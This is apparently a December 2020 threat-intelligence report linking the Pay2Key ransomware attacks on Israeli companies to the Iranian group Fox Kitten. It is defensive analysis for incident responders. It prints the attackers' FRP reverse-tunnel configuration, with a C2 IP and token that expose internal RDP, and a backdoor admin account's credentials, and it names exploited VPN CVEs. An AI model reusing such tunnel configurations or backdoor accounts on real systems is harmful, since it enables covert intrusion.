



Pay2Kitten

Pay2Key Ransomware – A New Campaign by Fox Kitten

December 2020

TLP:WHITE

Contents


Executive Summary.....	3
About Fox Kitten	5
Tools Used by the Pay2Key and Their Similarities to Fox Kitten.....	6
Tools and Offensive Techniques Categorized with MITRE ATT&CK.....	6
Pay2Key – November 2020	8
TTPs.....	8
Attacking Vector.....	8
Communication with Pay2Key and Data Leaks.....	11
Previous Link to Iran	13
Pay2Key – December 2020	15
Updated TTPs.....	15
Exploitation	15
FRP	15
Persistency	15
Command and Control Communication	16
Leaks	16
Fox Kitten	18
Technological Similarites	18
Exploitation and Local User.....	18
Tool Set Overlaps	19
Command and Control.....	21
Thematic Similarities.....	22
Timeline.....	22
Recommendations and Insights.....	24
The Attackers	24
The Attack Infrastructure.....	24
Indicators of Compromise.....	26
Hashes.....	26
C2 Compromised Addresses	27
Domains	27

Introduction

Executive Summary


During the past four months a wave of cyber-attacks has been targeting Israeli companies. The attacks are conducted by different means and target a range of sectors. We estimate with medium to high confidence that Pay2Key is a new operation conducted by Fox Kitten, an Iranian APT group that began a new wave of attacks that entailed dozens of Israeli companies in July-August 2020.

Fox Kitten Timeline



Fox Kitten operations during 2017-2020

The Pay2Key's "Modus Operandi" was to execute a Ransomware attack, potentially to mislead the victim. The attacker penetrates companies' internal networks, encrypts servers and workstations, steals and leaks information. Also, this actor conducts "supply chain attacks" by compromising companies using accessibility or information that was obtained in breached companies. During October and November, we observed a wave of cyber-attacks on industrial and insurance companies. In November we observed a new wave of attacks on logistics companies. This figure summarizes the timeline of the Pay2Key campaign in Israel between June and December of 2020.




Pay2Key operations between June 2020 – December 2020

We believe that this campaign is part of the ongoing cyber confrontation between Israel and Iran, with the most recent wave of attacks causing significant damage to some of the affected companies. The entry vector mostly consists of well-known vulnerabilities covered in our Fox Kitten reports throughout the year. The attacks themselves or the abuse of successful attacks to compromise additional companies or service providers were conducted using obfuscating means, making the discovery of the attack more difficult.

We assess - with a medium level of confidence - that the Pay2Key campaign is aimed to create panic in Israel. The ransomware group pay2key publicly threatened Israel, this might indicate that this operation is **only a propaganda campaign to cause fear and to divert attention from Fox Kitten**. That would explain the decision to leak the data instead of just demanding ransom. It can also explain why this actor chose to leak the data via public social media platforms and to include threats directed at Israel.



December Darknet Leak site by Pay2Key



December Keybase Leak site by Pay2Keyleaks

As mentioned before, we attribute the campaign to Fox Kitten (corresponding report published in February¹) with a medium-high level of confidence.

About Fox Kitten

Last November, we located a malicious file that we associated with an Iranian operation that was named “Parisite” by Dragos. In February 2020 we exposed the Fox Kitten group, an Iranian campaign that targeted companies in Israel and around the world using dozens of distinct tools. Organizational vulnerabilities are exploited to install multiple tools that will enable attackers to remotely connect to the network and establish persistence for espionage and further infection (to other companies as well). In August, the FBI published an alert regarding a new Fox Kitten capability. The group attacks a plethora of targets in various sectors around the world, including in Israel. The information that the group habitually exploits VPN vulnerabilities (such as Citrix or Fortinet) was familiar to ClearSky.

On September 15th, a CISA report regarding the Fox Kitten campaign was published with an FBI alert uncovering new vulnerability exploitations by the same campaign. The report adds confirmation to the previous report published by ClearSky in February, providing additional evidence that the perpetrator was an Iranian attacker.

An additional report was released on September 15th, concerning the various web shells installed on the target network (as reviewed in the Fox Kitten report). A number of public WSs utilized by the group appeared in the report. The report also included FRPC configuration – FRP is a public remote connection tool used by the group to create tunnels inside the attacked organization’s internal network.

Analyzing the recent attacks conducted by the threat actor Pay2Key led us to assess that there are overlaps between Fox Kitten to Pay2Key. In the following chapter, we examine the tool set used by Pay2Key group and compare it to Fox Kitten tool set. In the last chapter of the report, we provide a detailed comparison between the two groups based both on technical and thematic analysis.

¹ <https://www.clearskysec.com/fox-kitten>

Tools Used by the Pay2Key and Their Similarities to Fox Kitten

In the recent ‘Pay2Key’ attacks in Israel, the group used a few malicious files to achieve their goals. Moreover, we were able to identify a number of methods that overlap with the tool set of Fox Kitten.

The different tools and techniques used by the group are divided in the following table into four types:

1. Exploitation of vulnerabilities in VPN tools at the initial stage in the targeted organizations.
2. Methods designed for privilege escalation, persistence and creating a tunnel for RDP connections and information theft.
3. Post-exploitation tools used for C2 server communication and data exfiltration, after the adversary has ensured its foothold on the target.
4. Ransomware tool – Pay2Key ransomware.

Tools and Offensive Techniques Categorized with MITRE ATT&CK

The following table shows the overlaps between the tools and techniques that we have found in the operation in comparison to the Fox Kitten group.

Kill Chain Phase	Techniques, Tools and Procedures	Title	MITRE ATT&CK	Fox Kitten Similarity
Reconnaissance	Techniques	RDP Brute Force	Brute Force - T1110	-
	Techniques	ASP SQL injections	Exploit Public-Facing Application - T1190	-
	Procedures	Vulnerability scanning	Network Service Scanning - T1046	Fox Kitten identified vulnerable servers
Exploitation	Techniques	CVE-2018-13379 CVE-2019-19781 CVE-2020-5902	External Remote Services - T1133	Fox Kitten used Fortinet VPN vulnerability between 2018-2020. Moreover, the group used Citrix and Big F5 vulnerability, since February and June respectively
Execution	Tools	PERL	Command and Scripting Interpreter - T1059	Fox Kitten used a PERL shell script as part of their exploitation process
Installation	Tools	SCCM.exe (LanProxy) FRPC.exe (FRP Client)	Scripting - T1064	The group used the payload of these files

			User Execution: Malicious File – T1204.002	
	Techniques	Local Webshell	Local Web Shell – T1100	Fox Kitten installed local WebShell in the victim’s network
	Techniques	Process Injection	Process Injection – T1055	-
Command & Control (C2)	Tools	Ngrok	Connection Proxy - Free tool T1090	Fox Kitten used these tools to enable remote connection between the compromised machine to their C2
	Tools	FRPC	Connection Proxy - Free tool T1090	
	Techniques	RDP connection	Custom Command and Control Protocol – T1094 Remote Desktop Protocol – T1076	Fox Kitten main backdoor, PowSSHnet, was designated to enable this connection. According Swascan, the attacker used an RDP to connect to compromised devices.
	Techniques	Communication with C2	Web Service – T1102	
Actions on Objectives	Procedures	Scheduled Task	Scheduled Task/Job - T1053	Fox Kitten created Scheduled task to gain persistency
	Procedurert	Local Admin / User	Create Account – T1136	Fox Kitten created local user with Admin privileges
	Tools	Pay2Key ransomware	Data Encrypted for Impact - T1486	-

Pay2Key – November 2020

In November 2020, a threat actor named Pay2Key conducted ransomware attacks which were primarily targeted at Israeli companies. The attacker worked fast, succeeding to penetrate companies' networks by exploiting known vulnerabilities. The attitude of the group towards the victims is exceptionally "unprofessional", as the attacker is overly cynical, mocks his victims and in several cases did not hand over decryption keys after payment.


In this chapter we analyze the toolset of Pay2Key.

TTPs


Attacking Vector

KeyBase – First sign of the campaign infrastructure

In June Pay2Key created their KeyBase account.



The first known Pay2Key ransomware executable compilation date is set to October 26th, 2020. A day later Pay2Key's KeyBase account had a new key generated:



On this same date Swascan published the first public report detailing the Pay2Key ransomware². The report describes attacks in Europe in which, the adversary had access to the systems a week prior to the encryption, from October 20th, 2020.

Initial Entry

The attacker attempts to manually breach organizational systems by exploiting the following vulnerabilities or vulnerable products:

- Microsoft Exchange Server
- RDP vulnerabilities and brute forcing RDP server credentials
- VPN Vulnerabilities

Establishing a Backdoor Using Reverse Proxy

When investigating one of the attacks, we identified that the attacker utilizes publicly available tools, such as FRPC³ or Go Proxy⁴, to enable Reverse Proxy⁵ in an infected machine.

The configuration file accompanying the FRPC – Reverse Proxy tool was observed in one of the files uploaded for analysis and research. The organization’s name is encoded in the file:

² <https://www.swascan.com/pay2key/>
³ github.com/fatedier/frp
⁴ github.com/ffay/lanproxy
⁵ en.wikipedia.org/wiki/Reverse_proxy

```
[common]
server_addr = 3.237.39.72
server_port = 443
tls_enable = true
token = laksddf1ko986wq35029735
[ - AMNT07]
type = tcp
use_encryption = true
local_ip = 127.0.0.1
local_port = 3389
remote_port = 0
```

Moreover, we identified a version of LanProxy written in Go language. Its purpose is the same as the FRP, this file is used to open a reverse proxy between the compromised machine to the attacker's C2.

Pay2Key Ransomware

The attacker's methods of conducting lateral movement across the network and taking control of additional servers and services is still unclear. However, we have noted that the attacker downloads two files to the path C:\Windows\Temp\[organization-name]tmp\ after obtaining initial access to the organizational network:

- The Pay2Key ransomware: Cobalt.Cobalt.exe
- The ransomware's configuration file: Config.ini


The ransomware is written in C++. Exceptionally, as other ransomware groups encrypt their ransomware files or at least obfuscate internal strings to make analysis more difficult, Pay2Key executable is unpacked and strings can be seen in clear text:

```
no config file found
\\?\C:
Sending public key
We are not connected to serverr, trying 3 second later
We are not connected to serverr, trying 3 second later
```

The debug data has been left in the executable enabling researchers to observe the ransomware's structure and navigate through its functionality. In several instances, the ransomware crashed or failed to decrypt the files after the victim paid the ransom.

The ransom message in the readme file states that all organization's files have been encrypted, demanding a ransom to release them, as it does in all ransomware attacks focused on extortion. If the ransom is not delivered, the files and any information they contain will be leaked online.

The ransom itself ranged between seven and nine Bitcoin (with a few cases in which the attacker was negotiated down to three Bitcoin). To pressure victims into paying, Pay2Key's leak site displays sensitive information stolen from the target organizations and makes threats of further leaks if the victims continue to delay payments.



For more information about the Pay2Key ransomware, please check CheckPoint report⁶.

Command and Control Server Architecture

Pay2Key can operate without being connected to its C2s. the ransomware depends on the C2 servers to receive information, such as the types of files it should encrypt, the organization's name, the ransom message's contents, and other details.


The ransomware receives the C2s' IP addresses from its configuration file. In contrast to other ransomware that usually connect to the C2 directly, **Pay2Key initially connects to a single local computer in the organizational network and designates it to use Reverse Proxy services.** This computer constitutes an intersection between the target network and the C2 servers.

Communication with Pay2Key and Data Leaks

The attacker registered in the Keybase.io service, which enables encrypted communications over the internet and payments with the Stellar crypto currency. The attacker notably demands payments in Bitcoin to other wallets despite being registered to a Stellar based platform.


The attacker opened his account in Keybase.io on June 28th, 2020. We believe that this is the date in which the initial preparations for the attacks began. This profile was then linked to communication devices and a crypto wallet address by the attacker. At a certain stage of the process, the attacker added the address of their leak site to their profile:

⁶ <https://research.checkpoint.com/2020/ransomware-alert-pay2key/>



On November 12nd 2020, CheckPoint published their second report regarding Pay2Key⁷, the report describes the creation of a leak site for the Pay2Key ransomware. Ransomware leak sites are a recent popular trend, all the notoriously famous ransomware groups have one. The leak site of Pay2Key is anonymized and only accessible via TOR, but we believe it is hosted on AWS EC2 infrastructure.

In the beginning of the operation the leak site was very minimalistic, and it contains only files from Israeli targets.



Each of the compromised companies has a dedicated ransom note written by the Pay2Key operators. Here is an example for one of them:




From the wording we can see the adversary is thoroughly inspecting the attacked asset prior to the encryption. Traditional ransomware groups do that as well in order to achieve maximum efficiency in

⁷ <https://research.checkpoint.com/2020/pay2key-the-plot-thickens/>

the operation so that the target would have to pay the ransom in order to restore normal operations. However, at the end of the message we can see that the adversary continued to control the network even after the encryption was completed and the ransom was paid.

Previous Link to Iran

Check Point published an additional report following the attacker's possible identity on November 12th . Aided by Whitestream, Check Point surveilled the Bitcoin wallets that received ransom payments from victims. According to their joint research efforts, the currency was transferred to a mid-point wallet from which it was transferred again to a wallet associated with an Iranian crypto exchange named Excoino:



The research report notes that in order to register with the Excoino exchange, a user must provide an Iranian phone number and Iranian identification means. This supports the assumption that the attacker (or multiple attackers) possesses an Iranian means of identification. CheckPoint state this as sufficient ground to attribute the attacks to Iran and identify the attackers as an Iranian attack group.

In our research, we identified that the name and image of the profile lead to a cryptography project named "EOSIO UTXO". This project is also named Pay2Key and displays an identical profile image:

EOSIO UTXO

The **EOSIO UTXO** contract module (also known as **Pay2Key**) is a **smart contract** on the **EOS** blockchain. It allows for the transfer of tokens between EOS public keys only so that no EOS account is required to hold tokens and transfer them.

Overview

The EOSIO UTXO Decentral Bank developers originated after Everipedia's President, **Sam Kazemian**, wanted to start a project which seeks to build a new general-compute blockchain specially customized for central bank. These include digital currencies, stablecoins, DeFi applications, stablecoins issuance, and DLT monetary policy.


The team is comprised of:

- Sam Kazemian
- Kedar Iyer
- Mason Raasch
- Chris Atanasian

Before the release of the EOSIO UTXO contract module, the only way people could transfer tokens on EOSIO blockchain was between EOS accounts. With the creation and deployment of the UTXO/Pay2Key contract, it allows people to transfer tokens between EOS public keys only so that no EOS account is required to hold tokens and transfer them. The UTXO contract is similar to Bitcoin's transaction system and was created to make it easier for cryptocurrency enthusiasts outside of the EOS community to create transactions on the network.

To move tokens in a UTXO based contract, an owner only needs the corresponding

EOSIO UTXO



CREATOR(S)	Sam Kazemian Kedar Iyer Mason Raasch Chris Atanasian
CATEGORY	Smart contract EOS

The purpose of this project is to manufacture “smart contracts” based on the EOS crypto currency Blockchain.

Pay2Key – December 2020

Amital is an Israeli software company that was breached by this threat actor⁸. Leveraging Amital's network with a supply chain attack method, Pay2Key spread to over 40 firms from Israel.

The attacker used the same ransomware file from November and added several new tools to his tool set. In this chapter, we will examine the current attack by Pay2Key.

Updated TTPs

Exploitation

The analysis of the infrastructure of Habana identified a vulnerable Fortinet server that was breached and its credentials were leaked to an underground forum. This server was vulnerable to Fortinet SSL VPN (CVE-2018-13379)⁹.

We assess that this server was hacked by the threat actor using this exploit.

FRP

By monitoring this threat actor, we identified an FRPC tool, sharing the same IP address that was part of the **December infrastructure according to the INDC alert and we attributed it to Fox Kitten**. This file was deployed to the victim's network via another tool packed with MPRESS Packer. The deployed file "svchost.exe" is a compiled version of the FRP Client tool.

As in the previous FRPC file, the organization's name is written:

```
[common]
server_addr = 3.237.39.72
server_port = 443
tls_enable = true
token = laksddf1ko986wq35029735

[ - Optimus]
type = tcp
use_encryption = true
local_ip = 127.0.0.1
local_port = 3389
remote_port = 0
```

Persistency

This adversary created an account on the victim's compromised asset with admin privileges. The attacker used the following credentials:

Username: DefaultAccounts\$


Password: Kharpedar123!

⁸ <https://www.haaretz.com/israel-news/tech-news/.premium-iranian-hackers-hit-over-80-israeli-firms-as-massive-cyberattack-continues-1.9375486>

⁹ https://twitter.com/Bank_Security/status/1331376128519528450/photo/1

